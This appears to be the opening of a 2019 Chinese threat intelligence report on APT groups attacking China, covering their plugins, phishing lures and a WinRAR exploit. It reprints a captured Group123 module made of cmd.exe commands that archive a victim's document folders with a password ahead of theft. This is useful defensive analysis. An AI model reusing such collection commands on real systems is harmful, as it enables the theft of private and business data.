



# 全球高级持续性威胁 (APT)

## 2019年上半年研究报告



腾讯安全御见威胁情报中心

2019.7

## 目录

|     |                   |    |
|-----|-------------------|----|
| 一、  | 前言                | 2  |
| 二、  | 2019年上半年攻击概览      | 2  |
| 三、  | 中国面临的 APT 攻击形势    | 6  |
| 3.1 | 东亚方向的威胁           | 7  |
| 3.2 | 东南亚方向的威胁          | 12 |
| 3.3 | 南亚方向的威胁           | 17 |
| 3.4 | 其他方向的威胁           | 22 |
| 四、  | 国际 APT 攻击形势       | 23 |
| 4.1 | 东亚地区              | 23 |
| 4.2 | 南亚地区              | 30 |
| 4.3 | 中东地区              | 42 |
| 4.4 | 欧洲地区              | 47 |
| 五、  | 威胁变化趋势及未来预测       | 51 |
| 5.1 | 网络攻击民生化           | 51 |
| 5.2 | 网络攻击军事化           | 51 |
| 5.3 | APT 武器民用化         | 51 |
| 5.4 | 攻击溯源复杂化           | 52 |
| 5.5 | APT 威胁往移动端扩散      | 53 |
| 六、  | 总结                | 53 |
| 七、  | 安全建议              | 53 |
| 八、  | 附录                | 55 |
| 8.1 | 附录 1：腾讯安全御见威胁情报中心 | 55 |
| 8.2 | 附录 2：参考链接         | 56 |

## 一、 前言

高级可持续性攻击，又称 APT 攻击，通常由国家背景的相关攻击组织进行攻击的活动。APT 攻击常用于国家间的网络攻击行动。主要通过向目标计算机投放特种木马（俗称特马），实施窃取国家机密信息、重要企业的商业信息、破坏网络基础设施等活动，具有强烈的政治、经济目的。

整个 2019 年上半年，网络攻击频发，全球的网络安全形势不容乐观。腾讯安全御见威胁情报中心根据团队自己的研究以及搜集的国内外同行的攻击报告，编写了该份 2019 年上半年 APT 攻击研究报告。根据研究结果，我们认为主要的结论如下：

- 1、中国依然是 APT 攻击的主要受害国，受到来自于东亚、东南亚、南亚、欧美等各个区域的网络威胁；
- 2、网络攻击形势跟地域政治局势有相当密切的关联，地域安全形势复杂的地区，往往是 APT 攻击最为严重和复杂的地区；
- 3、APT 攻击不再局限于窃取敏感材料，攻击目标开始跟民生相关，如阿根廷、委内瑞拉的大断电等；
- 4、大量的 APT 攻击武器库的泄露，使得网络安全形势更加严峻，如军用网络武器的民用化等，同时也给安全研究者的追踪、溯源带来了一定的困难。

## 二、 2019 年上半年攻击概览

2019 年上半年来，网络安全大事频发，APT 攻击也持续高发，为了掌握 APT 攻击在全球的活动情况，腾讯安全御见威胁情报中心针对全球所有安全团队的安全研究报告进行

研究，并提取了相关的指标进行持续的研究和跟踪工作。同时，我们针对相关的研究报告进行了一个梳理和归纳，经过不完全统计，2019年上半年，全球共有42个安全厂商共计发布了144篇APT攻击报告，其中有7家中国的安全厂商发布了43篇攻击报告，报告数量同步2018年增长了近5成。由于安全公司众多，监测可能有所遗漏，敬请谅解。我们也只选取了有具体攻击活动和明确组织信息的报告做为统计和比对。




图1：国内外主要安全厂商披露 APT 数量

2019年上半年，国内共有7家安全厂商披露了43篇攻击报告，共涉及APT攻击组织26个，其中海莲花被披露的次数最多，共计7次，其次为污水（MuddyWater），共计5次。




图 2：国内安全厂商披露的主要 APT 组织攻击事件数量

从被攻击地域分布来看，根据腾讯安全御见威胁情报中心的统计显示（不含港澳台地区），2019年上半年中国大陆受 APT 攻击最多的地区为广西和北京，此外还有辽宁、云南、海南、四川、广东、上海等。详见下图（不含港澳台地区）。




图 3：2019 年上半年中国大陆被 APT 攻击的地区分布图

而从行业分布来看，2019 年上半年针对中国大陆的攻击中，主要受攻击对象包括政府部门、国有企业、科研机构等，具体分布如下：




图 4：国内被攻击目标属性分布

## 三、中国面临的 APT 攻击形势

中国历来都是 APT 攻击的主要受害者，随着中国经济的快速发展，以及国际地位的不断攀升，中国面临的外部威胁形势更加严峻。根据腾讯安全御见威胁情报中心的监测以及公开的报告和资料，我们将在 2019 年上半年对中国大陆有过攻击的组织按疑似的地理位置分为东北亚方向、东亚方向、东南亚方向、南亚方向、其他方向。

| 组织归属地 | 代表   |
|-------|--|
| 东亚    | DarkHotel、Group123 (APT37)、Lazarus、穷奇(毒云藤) |
| 东南亚   | 海莲花 (APT32)                                |
| 南亚    | BITTER (蔓灵花)、白象、Gorgon Group               |
| 其他    | 方程式  |

表 1：2019 年上半年攻击中国的 APT 组织地域分布

### 3.1 东亚方向的威胁

东亚的威胁主要来自朝鲜半岛等地区，此方向组织具有很强的政治背景，常攻击我国政府、外贸、金融、能源等领域的公司、个人及相关科研单位，该方向黑客组织十分庞大，往往呈集团化运作。最典型的攻击组织代表就是 DarkHotel、Group123 (APT37)、Lazarus、穷奇(毒云藤)等。2019 年以来，这几个典型组织都比较活跃。

#### 3.1.1 DarkHotel

DarkHotel 组织旗下的寄生兽长期对我国外贸公司进行持续性攻击，在 2019 年上半年再次针对中国的外贸企业进行了攻击活动。该组织具有强大的木马开发能力和 0day 漏洞利用能力，持续与国内主流安全软件进行安全对抗。新版的寄生兽木马依然使用寄居在正常的文件中疑似通过水坑来感染目标系统，与以往不同的是，以前是通过将大量开源代码加入到木马工程中编译以实现隐藏恶意代码的目的，今年则出现通过替换正常的软件文件来实现劫持的目的，更加隐蔽和难以清理。




图 5：捆绑有寄生兽木马的网易邮箱大师程序

感染目标系统后，通过下发恶意插件的方式，对被控机器进行持久性攻击，插件如下：

| 插件名                    | 功能  |
|------------------------|---|
| rmet_x64/ rmet_x86     | Meterpreter，用于远程控制，持续渗透                           |
| mkmfc.dll              | 键盘记录插件，本插件用于键盘记录，记录按键信息、窗口标题、时间                   |
| weeypyll_x64.dll       | 内网渗透插件，主要用于横向移动                                   |
| hird.dll               | 用于窃取数据库文件   |
| nksen.dll              | 用于屏幕监控  |
| igfxrot.exe/TiWork.exe | 开源远程控制木马 XRAT，该远控可以进行键盘记录、远程下载执行恶意文件、上传文件、反向代理等功能 |

表 2：寄生兽下发插件的功能列表

### 3.1.2 Group123 ( APT37 )

该组织疑似朝鲜半岛某国政府背景，经常攻击国内的外贸公司、在华外企高管，甚至政府部门。该组织最常使用鱼叉钓鱼邮件进行定向攻击，使用 Nday 或者 0day 漏洞进行木马捆绑和伪装。在拿下目标及其后会尝试横向移动以及对根据系统信息发现定制模块，常使用 dropbox 等公共网络资源作为 C2、中转、存储等。2019 该组织仍然十分活跃。




图 6：Group123 的攻击诱饵

```

    單vul屬v
open
cmd.exe
/c for /f %a in ('dir /b "*.rar" ') do ( ren "%a" "%a.tmp")
/c erar.exe a -hppw1234 -inul -v1024 "~~~6621" "D:\Documents\*.doc"
/c erar.exe a -hppw1234 -inul -v1024 "~~~6622" "D:\Documents\*.xls"
/c erar.exe a -hppw1234 -inul -v1024 "~~~6623" "F:\*.*"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6624" "F:\公司"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6625" "F:\压力变送器"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6626" "F:\商务部"
/c erar.exe a -hppw1234 -inul -v1024 "~~~6627" "F:\我的文档\*.*"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6628" "F:\我的文档\汇款地址"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6629" "F:\我的文档\电焊机2013年"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6630" "F:\我的文档\电焊机2014年"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6631" "F:\我的文档\电焊机2015年"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6632" "F:\新建文件夹 (2)"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6633" "F:\朗康金龙"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6634" "F:\社长1\*.*"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6635" "F:\社长1\挖沙船3.22"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6636" "F:\社长1\浮选机叶轮\*.*"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6637" "F:\社长1\浮选机叶轮\2016_03_05"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6638" "F:\社长1\浮选机叶轮\4.16"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6639" "F:\社长1\浮选机叶轮\抽沙泵\*.*"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6640" "F:\社长1\浮选机叶轮\抽沙泵\2016_06_17"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6641" "F:\社长1\浮选机叶轮\抽沙泵\6.30"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6642" "F:\社长1\浮选机叶轮\抽沙泵\新建文件夹"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6643" "F:\社长1\防爆开关9.2"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6644" "F:\松岳山"
/c erar.exe a -hppw1234 -inul -v1024 "~~~6645" "F:\电子李哲\*.*"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6646" "F:\电子李哲\16年"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6647" "F:\电子李哲\17年"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6648" "F:\电子李哲\18年"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6649" "F:\电子李哲\2015_07_01"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6650" "F:\电子李哲\60kV电容器"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6651" "F:\电子李哲\发件"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6652" "F:\电子李哲\快速电梯"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6653" "F:\电子李哲\收件"
/c erar.exe a -hppw1234 -inul -v1024 "~~~6654" "F:\电子李哲\新建文件夹\*.*"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6655" "F:\电子李哲\新建文件夹\减速器"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6656" "F:\电子李哲\新建文件夹\泵"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6657" "F:\电子李哲\新建文件夹\报价"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6658" "F:\电子李哲\新建文件夹\徐州报价"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6659" "F:\电子李哲\新建文件夹\齿轮合同"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6660" "F:\电子李哲\新建文件夹 (2)"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6661" "F:\电子李哲\新建文件夹有"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6662" "F:\电子李哲\新模具"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6663" "F:\电子李哲\电焊机315A"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6664" "F:\电子李哲\电焊机630A"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6665" "F:\电子李哲\结算单"
/c erar.exe a -hppw1234 -inul -v1024 "~~~6666" "F:\电子李哲\询价单\*.*"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6667" "F:\电子李哲\询价单\16吨起重机"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6668" "F:\电子李哲\询价单\2017_04_08"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6669" "F:\电子李哲\询价单\2017_05_28"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6670" "F:\电子李哲\询价单\2017_08_03"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6671" "F:\电子李哲\询价单\7.18"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6672" "F:\电子李哲\询价单\7.28"
/c erar.exe a -hppw1234 -inul -v1024 -r "~~~6673" "F:\电子李哲\询价单\7.25"

```

图 7 : Group123 组织针对特定计算机下发的定制化模块

### 3.1.3 穷奇（毒云藤）

穷奇组织是一个对我国持续攻击时间长达数十年的老牌 APT 组织，该组织的攻击活动在 2015 年左右达到高峰，之后的活动慢慢减少，2019 年以来该组织活动减少了很多，攻击频次和攻击范围都大大缩小，但其依然保持活动，如今年 3 月份，该组织就使用编号为 CVE-2018-20250 的 WinRAR ACE 漏洞向中国大陆数十个重点目标投递了多个 RAT 木马。投递的 RAT 木马核心与 3 年前的版本相比除了配置信息外并未发现新的功能性更新，由此也可印证该组织的活跃度确实在下降。



结构工程智能制造关键技术实验室启动会议相关资料

发动机设计研究所 126.com>

2019年3月20日 星期三 上午8:38

[显示详细信息](#)

结构工程智能制造关... 25.1 MB

全部下载 全部预览

会议相关资料。

图 8 : 穷奇组织的钓鱼邮件




图 9 : 带有 CVE-2018-20250 漏洞的压缩包附件




图 10：解压后释放的恶意文件




图 11：解压后的正常文件

### 3.2 东南亚方向的威胁

东南亚方向的威胁，最典型的代表就是海莲花（APT32、OceanLotus），该组织是近年来针对中国大陆攻击最频繁的组织，甚至没有之一。其攻击的目标众多且广泛，包括政府部门、大型国企、金融机构、科研机构以及部分重要的私营企业等。该组织攻击人员非常熟悉我国，对我国的时事、新闻热点、政府结构等都非常熟悉，如刚出个税改革时候，就立马使用个税改革方案做为攻击诱饵主题。此外钓鱼主题还包括绩效、薪酬、工作报告、总结报告等。

